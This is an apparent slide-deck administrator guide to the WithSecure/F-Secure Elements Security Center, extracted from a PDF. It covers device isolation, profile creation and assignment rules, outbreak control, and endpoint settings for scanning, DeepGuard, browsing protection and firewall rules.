1 device selected

Send full status update Scan Install software updates Assign Remove Device

Change subscription Network isolation Request diagnostic file

(3)

1 device selected

Input new subscription key for the computer(s)

Change

Operations

Network Isolation

If there is a need to isolate computers from the network (because of an infection, data breach, etc.), you can do so on the Devices page by following these steps:

1. First, start by selecting the device(s) you wish to isolate (1).
2. From the operations pane, click **Network isolation** (2).
3. From the pop-up list (3), select **Isolate from network**.

To release a device network isolation, perform steps 1-2, then click **Release from network isolation**.

(1) →

Device name	Overall protection	Rapid Detection and Response	Malware protection	Firewall	Automatic updates	Software updates
<input type="checkbox"/> DESKTOP-C9NH5QJ	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates inst
<input type="checkbox"/> DESKTOP-MTHNIVJ	Critical	Severe risk	Enabled	Enabled	Very old	Important updates inst
<input checked="" type="checkbox"/> DESKTOP-OAR7KQO	Offline	Waiting for connection	Enabled	Enabled	Up to date	Important updates inst
<input type="checkbox"/> knagasawanoMac	Protected	Inactive	Enabled	Apple	Up to date	Not installed
<input type="checkbox"/> NOVEMBER-WINDOW	Offline	Severe risk	Enabled	Enabled	Up to date	Important updates inst
<input type="checkbox"/> WIN-AFEU13N3F63	Protected	Medium risk	Enabled	Enabled	Up to date	Critical security updates
<input type="checkbox"/> WIN-PMKONO3C6SV	Protected	Medium risk	Enabled	Enabled	Up to date	Critical security updates

1 device selected

Send full status update Scan Install software updates Assign

Change subscription (2) Network isolation Request diagnostic file

(3)

Isolate from network

Release from network isolation

Network isolation ^

Viewing Details

- To view the details of a specific device, click its name (1) on the Device page.
- In the specific device view (2), you can see additional details. Click the tabs for more information. The familiar Operations pane at the bottom of the screen contains helpful actions.

(2)

DESKTOP-MTHNIVJ [Add alias](#)

Status updated Jun 30, 2021 7:31:44 AM | Last subscription check CP Jun 30, 2021 7:31:33 AM RDR Jun 29, 2021 6:35:53 PM | Last user DESKTOP-MTHNIVJ\USER | Register

Protection status Operations Connected devices (54) Applications (0) Security Events Scan report

- ✓ Network connectivity is enabled
- ✓ Subscription Valid
- ! Computer Protection Critical
 - ✓ Malware protection Enabled
 - ✓ Firewall Enabled

Profile: nagasawa_TEST, Profile assignment state: Up to date

Product: Computer Protection Premium and RDR

Operations pane:

- Send full status update
- Scan
- Install software updates
- Assign
- Remove Device
- Change subscription
- Network isolation
- Request diagnostic file

(1)

7 devices [...](#)

Computers (7) Mobile devices Legacy mobile devices

<input type="checkbox"/>	Device name	...	Overall protection
<input type="checkbox"/>	DESKTOP-C9NH5QI		Offline
<input checked="" type="checkbox"/>	DESKTOP-MTHNIVJ		Critical
<input type="checkbox"/>	DESKTOP-OAR7KQO		Offline
<input type="checkbox"/>	knagasawanoMac		Protected

Mobile Device Operations

- To perform an operation to one or more mobile devices:
 - Select the device(s).
 - Select the operation you want to perform and follow the instructions.

(1)

(2)

Device name	Company name	Overall protection	Registration date	Status updated	Network Protection	Browsing Protection	Browsing Protection (HTTPS)	Tracking protection	Anti-virus	Assigned profile	Profile assignment state
<input type="checkbox"/> 1ad7468c-53f5-4a89-b790-f548e4b0df21	JP SMB Partners	Not connected	May 17, 2021								
<input type="checkbox"/> 9efa50ac-0d48-4d4a-a4b6-5b1c962d631d	JP SMB Partners	Not connected	May 17, 2021								
<input checked="" type="checkbox"/> Nagasawa, iphone12	JP SMB Partners	Activated	May 18, 2021	Jun 3, 2021, 6:29:41 AM	On	Enabled	Enabled	Disabled		nagasawa_TEST	Update in progress

1 device selected

Assign profile Remove permanently

- Please note that anti-theft mobile device management functionalities are now done via 3rd party MDM platforms.

Profile editor

Elements ESC portal

Profile Editor

- In the Elements Security Center (ESC), you can edit the endpoint security settings in the profile manager by selecting **Profiles** from the navigation pane.
- You can create profiles with specific security settings and assign them to devices based on need.
- Profiles are divided into several groups: **Computer Protection for Windows (1)**, **Computer Protection for Mac (2)**, **Linux Protection (3)**, **Elements Connector (4)**, **Mobile Protection (5)**, and **Server Protection (6)**.

The screenshot shows the 'Profiles' page in the Elements Security Center. The navigation pane includes tabs for '1. Computer Protection for Windows', '2. Computer Protection for Mac', '3. Linux Protection', '4. Elements Connector', '5. Mobile Protection', and '6. Server Protection'. There are also buttons for 'Create a profile', 'All profiles', 'Default profiles', and a search bar. A 'Show all profiles' dropdown is visible. The main content area displays a table of profiles.

Profile name	Status	Label	Description	Owner
F-Secure Laptop (locked) (READ ONLY)			Laptop locked for connecting to networks outside office premises. End users are not allowed to change security settings. The Mobile setting is for laptops that access the Internet from unsafe locations for example from conferences or from home and that are not protected by the corporate firewall.	System
F-Secure Laptop (open) (READ ONLY)			Laptop open for connecting to networks outside office premises. End users are allowed to change security settings. The Mobile setting is for laptops that access the Internet from unsafe locations for example from conferences or from home and that are not protected by the corporate firewall.	System
F-Secure Office (locked) (READ ONLY)			Office locked for accessing the Internet from a fixed location such as office premises. End users are not allowed to change security settings.	System
F-Secure Office (open) (READ ONLY)			Office open for accessing the Internet from a fixed location such as office premises. End users are allowed to change security settings.	System
FIDEXI				Data Fellow Securi

Default Profile

- The default profile is the profile that is automatically assigned to new computers when they are added to the ESC.

- You can set the default profiles by selecting **Profile assignment rules** from the top of the **Profiles** page.

Profiles

[For Windows computers](#) [For Windows server](#) [For mac](#) [For Linux](#) [For Mobile](#) [For Connector](#) [Profile assignment rules](#)

Profile assignment rules

Custom and default rules are automatically applied when a new device is installed. Turn on the toggle to evaluate rules whenever device data changes.

Outbreak rules do not apply to new installations. These rules are only evaluated for existing devices. The outbreak rules are always at the top of the table.

Profile assignment rules are executed in the order they are placed (until first matching rule), default rules are executed if there is no matching rule. Drag and drop the row with rule to change position.

[Add rule](#)


Change tracking: Continuously evaluate rules for the devices, and change the profile and label assignments for each device when changes in the Active Directory Organizational Unit, IP, reverse DNS, or WINS name are detected or when there are new open EDR or on public internet incidents on the device. This toggle must be turned on for the outbreak rules to be active.

Order	Condition	Client type	Assign profile	Add labels	Description	Actions
Default rules ⓘ						
1	any	Windows workstations	WithSecure™ Office (open)			...
2	any	Windows servers	WithSecure™ Server			...
3	any	Linux	WithSecure™ for Linux			...
4	any	Mac computers	WithSecure™ Office for Mac (open)			...
5	any	Mobile devices	WithSecure™ mobile (open)			...
6	any	Connectors	WithSecure™ Elements Connector			...

- On the Default Profiles page, you can set the default profile for WithSecure's EPP software by clicking **Edit**.

Managing Profiles



- Back under the general Profiles view, choose from the Computer Protection for Windows, Computer Protection for Mac, Linux Protection, Elements Connector, Mobile Protection, or Server Protection tabs, found below the page title.
- **Note:** There is no inheritance in Computer or Server Protection profiles – instead, all profiles are on the same level.





The screenshot shows a web interface for managing profiles. At the top, there is a 'Profiles' header with a 'Create a profile' button. Below the header, there are navigation tabs for 'Computer Protection for Windows', 'Computer Protection for Mac', 'Linux Protection', 'Elements Connector', 'Mobile Protection', and 'Server Protection'. A search bar and a 'Show all profiles' dropdown are also visible. The main content is a table with the following data:


Profile name	Status	Label	Description	Owner	Assigned computers	Actions
F-Secure Laptop (locked) (READ ONLY)			Laptop locked for connecting to networks outside office premises. End users are not allowed to change security settings. The Mobile setting is for laptops that access the Internet from unsafe locations for example from conferences or from home and that are not protected by the corporate firewall.	System	0	...
F-Secure Laptop (open) (READ ONLY)			Laptop open for connecting to networks outside office premises. End users are allowed to change security settings. The Mobile setting is for laptops that access the Internet from unsafe locations for example from conferences or from home and that are not protected by the corporate firewall.	System	0	...
F-Secure Office (locked) (READ ONLY)			Office locked for accessing the Internet from a fixed location such as office premises. End users are not allowed to change security settings.	System	0	...

Creating, Editing, Cloning, And Deleting Profiles




- To create a new profile, click the **Create a profile** button next to the page title.
- To delete a profile, click the  next to it, then select **Delete profile**.
- To edit a profile, click on its name in the profiles list.
 - You cannot edit or delete profiles marked as **READ-ONLY**. You can clone a read-only profile and edit the duplicate. Click the  and select **Clone profile**.
- You can copy a **Computer** profile to your **Servers** and vice versa.
- If you are on the Solution Provider or Service Partner level, you can copy profiles to the company accounts that you manage.




The image shows a table with three columns: "Owner", "Assigned computers", and "Actions". The first row has "FCore Ltd" in the Owner column, "1" in the Assigned computers column, and a blue circle with three dots in the Actions column. A dropdown menu is open from this menu icon, showing four options: "Clone profile", "Delete profile", "Copy profile to Server Protection", and "Copy profile to another account". A black arrow points from the text "Delete profile" in the second bullet point of the list to the "Delete profile" option in the dropdown menu. Another black arrow points from the text "Clone profile" in the sub-bullet of the third bullet point to the "Clone profile" option in the dropdown menu.

Owner	Assigned computers	Actions
FCore Ltd	1	
FSolution Providers Ltd		Clone profile Delete profile
FCore Ltd		Copy profile to Server Protection Copy profile to another account


Editing Profile Settings

- In the profile editing window, you can change security settings for the EPP clients.
- Click the lock icon (1) to allow or prevent any user changes to the setting from local user interface:  
- If user changes are allowed, the users can freely change the setting regardless of how it is used in the profile.
- Permanently locked items are shown but not available to edit in local user interface: 




Saving and Publishing Profiles

- After creating a profile or making changes to a profile, remember to click **Save and Publish** on the bottom of the screen to save the changes.



- ...or you can choose to publish the changes to multiple profiles simultaneously. In this case, click **Save and publish to multiple profiles**. Then, choose all the profiles you want include the changes in.



- ...or click **X** on the top right corner to cancel any changes.



Outbreak Control

- WithSecure EPP profile selection can be made automatically depending on **EDR or Vulnerability Management**.
- **Dynamically assess the risk score** for a single device. You can create a rule that automatically changes the profile. Once the dynamic score is returned to trusted levels the **profile selection is returned**.

×

Add rule

i EDR incident rules will be applied to existing devices when there are any open EDR incidents at or above the specified risk level.

Condition*
Open EDR incidents

Value* **i**
Severe

Client type*
Windows workstations

Assign profile*
training

Add labels

Description

Cancel Add rule

Outbreak Control

Under Profile assignment rules create a new rule

For Outbreak Control to function „change tracking“ must be enabled

Select the dynamic conditions to assign the outbreak profile

Profiles

For Windows computers For Windows server For mac For Linux For Mobile For Connector Profile assignment rules

This is the new "Profile assignment rules" feature replacing "Default profiles". We're eager to get your feedback!

Change tracking: Continuously evaluate rules for the devices, and change the profile when the risk level changes. This toggle must be turned on for the outbreak rules to be active.

Order	Condition	Client type	Assign profile	Add labels
Default rules ⓘ				
1	any	Default Windows workstations	WithSecure™ Office (open)	
2	any	Default Windows servers	WithSecure™ Server	
3	any	Default Linux	WithSecure™ for Linux	
4	any	Default Mac computers	WithSecure™ Office for Mac (open)	
5	any	Default Mobile devices	WithSecure™ mobile (open)	
6	any	Default Connectors	WithSecure™ Elements Connector	

98

Add rule

Condition*
Open EDR incidents

Value* ⓘ
Severe

Client type*
Windows workstations

Assign profile*
training

Add labels

Description

Cancel Add rule

Operacije in profili

Elements EPP+EDR for
Computers Premium

Operacije in profili

- 1 Kreiraj lasten profil (clone)
- 2 Nastavi profil kot privzet
- 3 Dodeli ga svoji napravi

Profile settings

Elements ESC portal

Elements EPP Profiles

Windows Computers and Servers

General Settings

Profile for Computer Protection
Data Fellows Security

On some settings, you can click ? to access further information

General settings
This tab contains settings that are shared by all security features in Computer Protection.

General settings

- Real-time scanning
- Manual scanning
- Browsing protection
- Firewall
- Software updater
- Device control
- Automated tasks
- Network location settings
- PREMIUM
- DataGuard

Early access to client software

Show user interface to clients

Automatic updates

Manually defined proxy address

Use HTTP proxy

Use HTTPS to download updates

Use proxy instead of a direct connection

Hide proxy configuration

F-Secure Endpoint Proxy

To enable a setting, click on the button. When green, the setting is enabled. When grey, it is disabled.

Changed settings and their page tabs are highlighted for easy review before publishing.

Users: 0
4/21 1:31 PM
390

Real-time Scanning

Profile for Computer Protection
Data Fellows Security

Profile ID: 27867

Real-time scanning

General settings

- Real-time scanning
- Manual scanning
- Browsing protection
- Firewall
- Software updater
- Device control
- Automated tasks
- Network location settings

PREMIUM

- DataGuard
- Application control

Real-time scanning	<input checked="" type="checkbox"/>	🔒
Antimalware Scan Interface (AMSI)	<input checked="" type="checkbox"/>	🔒
File scanning	<input checked="" type="checkbox"/>	🔒
Files to scan	Only files with specific extensions	🔒
Decide action on infection automatically	<input checked="" type="checkbox"/>	🔒
Action on infection	Quarantine	🔒
Action on riskware	Block	🔒
Action on spyware	Quarantine	🔒
Protect Hosts File	<input checked="" type="checkbox"/>	🔒
Scan network drives	<input checked="" type="checkbox"/>	🔒
Scan network drives mode	Scan on execute	🔒
Exclude files with the following extensions	<input type="checkbox"/>	🔒

Real-time scanning should always be enabled, and the setting should be locked to prevent user changes.

Real-time Scanning Continued

The screenshot displays the 'Real-time Scanning' settings interface. The settings are organized into a list of rows, each with a label, a control element (toggle, dropdown, or text input), and a lock icon. The 'Scan network drives' setting is highlighted with a callout box. The 'Excluded objects' and 'Excluded processes' sections are also highlighted with callout boxes. The 'Excluded riskware/spyware' section is expanded, showing three sub-rows for 'Exclude all riskware', 'Exclude all spyware', and 'Excluded riskware/spyware'.

Setting	Control	Lock
Scan network drives	Toggle (On)	Lock
Scan network drives mode	Dropdown (Scan on execute)	Lock
Exclude files with the following extensions	Toggle (Off)	Lock
Excluded extensions	Text Input	Lock
Use F-Secure Security Cloud	Toggle (On)	Lock
Excluded objects	Toggle (Off)	Lock
Excluded processes	Toggle (Off)	Lock
Exclude all riskware	Toggle (Off)	Lock
Exclude all spyware	Toggle (Off)	Lock
Excluded riskware/spyware	Toggle (Off)	Lock

By default, Scan network drives is enabled. This setting also enables the scanning of attached USB storage. Scanning is only done when accessing files from network drives or USB storage.

You can exclude specific objects and processes from real-time scanning. Click the ? For further information.

Real-time Scanning: Deepguard

The screenshot shows the DeepGuard settings page. At the top, there is a section for the main DeepGuard toggle, which is currently turned on (green). Below this, there is explanatory text and a list of dependent protections. A text box with a black border and white background contains the instruction: "DeepGuard should always be enabled, and the setting should be locked to prevent user changes." Two arrows originate from this box: one points to the green toggle switch, and the other points to a blue lock icon in the top right corner of the main settings section. Below the main settings, there is a section for "DeepGuard protection rules" which is currently empty, showing a table with headers: Enabled, Application SHA-1, Notes, and Trusted.

DeepGuard

This setting turns on DeepGuard protection. We strongly recommend that you keep DeepGuard turned on, because it provides critical protection, for example against ransomware.

When DeepGuard is ON/OFF, the following protections are ON/OFF:

- ON/OFF - DeepGuard
- ON/OFF - Exploit Protection
- ON/OFF - Ransomware Protection
- ON/OFF - Heuristic Analysis
- ON/OFF - Behavior Monitoring

Block rare and suspicious files

DeepGuard protection rules

Enabled	Application SHA-1	Notes	Trusted
No DeepGuard protection rules			

Manual Scanning

Profile for Computer Protection
Data Fellows Security
Profile ID: 27867

Manual scanning

You can define extensions to be included in (or excluded from) manual scanning.

In an environment with limited resources, you can lower the priority of scanning.

You can add scheduled scans on a weekly or monthly basis.

The screenshot shows the 'Manual scanning' settings page. The left sidebar lists various security settings, with 'Manual scanning' selected. The main area contains several settings, each with a toggle switch and a lock icon. Callout boxes with arrows point to specific settings: 'Files with known extensions' (toggle on), 'COM EXE SYS OV? BIN SCR DLL SHS HTM H...' (toggle on), 'Ask after scan' (toggle on), 'Normal priority' (dropdown), 'Excluded objects' (toggle on), and 'Weekly' (dropdown). The 'Excluded objects' section is expanded, showing a table with columns for 'Object' and 'Action'.

Object	Action

Browsing Protection

Profile for Computer Protection
Data Fellows Security

Assigned computers: 0
Last edited: 8/6/21 4:22 PM
Profile ID: 6826819

Profile name: F-Secure Default Demo
Description: [Empty]
Label: Generic

General settings

Real-time scanning

Manual scanning

Browsing protection

Firewall

Software updater

Device control

Automated tasks

Network location settings

PREMIUM

Browsing protection


Reputation-based browsing ?	<input checked="" type="checkbox"/>	🔒
Allow user to continue to blocked pages ?	<input type="checkbox"/>	🔒
Enforce SafeSearch mode ?	<input type="checkbox"/>	🔒
▼ Reputation-based browsing ?		
Block access when web site is rated harmful ?	<input checked="" type="checkbox"/>	🔒
Block access when web site is rated as suspicious ?	<input checked="" type="checkbox"/>	🔒
Block access when web site is rated as prohibited ?	<input checked="" type="checkbox"/>	🔒
Show link reputations on search results ?	<input checked="" type="checkbox"/>	🔒

Browsing Protection checks site reputations from the WithSecure Security Cloud. It should be turned on and set to block access to malicious sites.

Do not allow users to continue to blocked pages.

Browsing Protection: Web Content Control

- [Web Content Control](#), located in the [Browsing Protection](#) tab, allows administrators to block end users from entering sites. Choose what to restrict from 28 different categories (*such as adult, drugs, or spam*).
- Web Content Control is [disabled](#) by default.



Browsing Protection: Content Type Filtering

- **Content Type Filtering**, located in the **Browsing Protection** tab, allows you to block web content based on its application or extension type (e.g., flash, Java, .EXE) from unknown or dangerous sites.

The screenshot shows the 'Content Type filtering' interface. At the top right, there is a toggle switch that is currently turned off. Below it is a table with the following columns: Active, Content Type, Filename/Extension, and Description. The table contains five rows, each with a green toggle switch in the 'Active' column. A callout box with a black border and white background is positioned over the table, containing the text: 'After enabling the feature, you can select which content types will be blocked.' Two arrows originate from this callout box: one points to the 'application/*shockwave-flash' row, and the other points to the toggle switch at the top right.

Active	Content Type	Filename/Extension	Description
<input checked="" type="checkbox"/>	*	*.SWF *.JAR *.EXE *.DLL *.OCX *.XAP *.PDF *.DOC *.XLS *.PPT	Block content by filename extension
<input checked="" type="checkbox"/>	application/*java-*	*	Block Java content
<input checked="" type="checkbox"/>	application/*oleobject	*	Block all OLE files like Word, Excel, PowerPoint
<input checked="" type="checkbox"/>	application/*pdf	*	Block Adobe Acrobat content
<input checked="" type="checkbox"/>	application/*shockwave-flash	*	Block Adobe Flash content

Browsing Protection: Trusted / Blocked Sites

The screenshot shows the Windows Settings application, specifically the 'Sites' section. The page is divided into two main sections: 'Allowed sites' and 'Denied sites'. Each section has an 'Add site' button and a table for listing sites. The 'Allowed sites' table has a single column labeled 'Address'. The 'Denied sites' table has two columns: 'Address' and 'Notes'. A callout box with a black border and white background is positioned over the 'Add site' buttons of both sections. It contains the text: 'You can easily add both **Allowed** and **Denied** sites to your **Browsing Protection** settings, allowing users to access sites defined as safe or preventing them from accessing sites that are otherwise deemed harmful.' Two black arrows point from the callout box to the 'Add site' buttons in the 'Allowed sites' and 'Denied sites' sections respectively. The 'Allowed sites' section shows 'No sites' and the 'Denied sites' section shows 'No denied sites. To add one please enable Web site exceptions'. A lock icon is visible in the top right corner of the settings page.

Browsing Protection: Connection Control

- [Connection Control](#), located in the [Browsing Protection](#) tab, is an added security layer to prevent banking trojans and other malware from sending users' sensitive information to online criminals.
- Browsing Protection is automatically enabled on known banking sites.

The screenshot shows the Windows Security interface for Connection Control. The 'Connection control' toggle is turned on. Below it are four settings: 'Do not interrupt active internet connections' (off), 'Clear clipboard when done' (on), and 'Block command-line and scripting tools' (off). An 'Add site' link is visible. A callout box with an arrow pointing to 'Add site' contains the text: 'You can easily add new (https) sites that will activate **Connection Control** by clicking **Add site**.' Below the settings is a table with columns 'Enabled' and 'Address', currently showing 'No trusted sites'.

Enabled	Address
No trusted sites	

Firewall

The screenshot shows the Windows Firewall settings interface. On the left is a navigation pane with options like 'General settings', 'Real-time scanning', and 'Firewall'. The main area is titled 'Firewall' and contains several sections: 'General settings', 'Apply F-Secure firewall profiles', and 'Use Windows Firewall'. A large text box at the top explains that Elements Endpoint Protection uses Windows Firewall and F-Secure's rules. A dropdown menu shows 'Normal Workstation' as the selected profile. A smaller dropdown at the bottom allows editing the selected profile. Annotations with arrows point to these key elements.

Settings for Windows Firewall. When Windows Firewall is on, the system will use Windows Firewall user rules. F-Secure Firewall Profiles provide an additional security layer on top of Windows Firewall user rules.

Elements Endpoint Protection uses the Windows Firewall and strengthens those settings with F-Secure's firewall profile rules. Use Windows Firewall and Apply WithSecure firewall profiles should always be turned on and preferably locked.

If you want to edit a WithSecure firewall profile, use this menu to select the profile or add a new one with the links below.

Here you can select which WithSecure firewall profile to use.

Select profile to edit:
Normal Workstation
[Add a new profile](#) [Delete profile](#) [Rename profile](#)

Firewall Rules

Firewall rules for F-Secure profile: Normal Workstation

Firewall rules table
You can edit the firewall rules here. Additional rules can be added on top of F-Secure profile rules.
Block rules override allow rules. The order of the rules has no effect.
You can turn on sending of alerts for block rules to see in Security Events what is blocked by these rules.

[Add rule](#) Show inactive rules

Active	Name and description	Action and direction	Attributes
ON	Allow outbound TCP traffic Allow all outbound TCP traffic	Allow Out	Protocol: TCP
ON	Allow outbound UDP traffic Allow all outbound UDP traffic	Allow Out	Protocol: UDP
ON	Allow commonly needed ICMP messages - Ping Allow commonly needed ICMP messages for ping	Allow Out	Protocol: ICMP ICMP types and codes: 8:*
ON	Allow commonly needed ICMP inbound messages Allow restricted ICMP inbound messages	Allow In	Protocol: ICMP ICMP types and codes: 3:*,4:*,11:*,12:*

You can add new firewall rules to the firewall profile by clicking **Add Rule**. These rules are always added on top of existing rules.

You can click on a rule to edit it.

Firewall Rules Continued

- As specified under the [Firewall rules table](#), the order the rules are in does not have any effect. Also, note that Block rules always override [Allow rules](#).
- For [Block rules](#), you can see what was blocked by turning on alerts when you set the rule (or later edit the rule and turn on alerts). Then, from the Security events tab in the Elements Security Center (ESC), you can view the specifics.

Firewall rules for F-Secure profile: Network isolation

Firewall rules table
You can edit the firewall rules here. Additional rules can be added on top of F-Secure profile rules.

Block rules override allow rules. The order of the rules has no effect.

You can turn on sending of alerts for block rules to see in Security Events what is blocked by these rules.

Add rule

Active	Name and description	Action and direction	Attributes	...
No firewall rules				

Allowed Domains

Software Updater

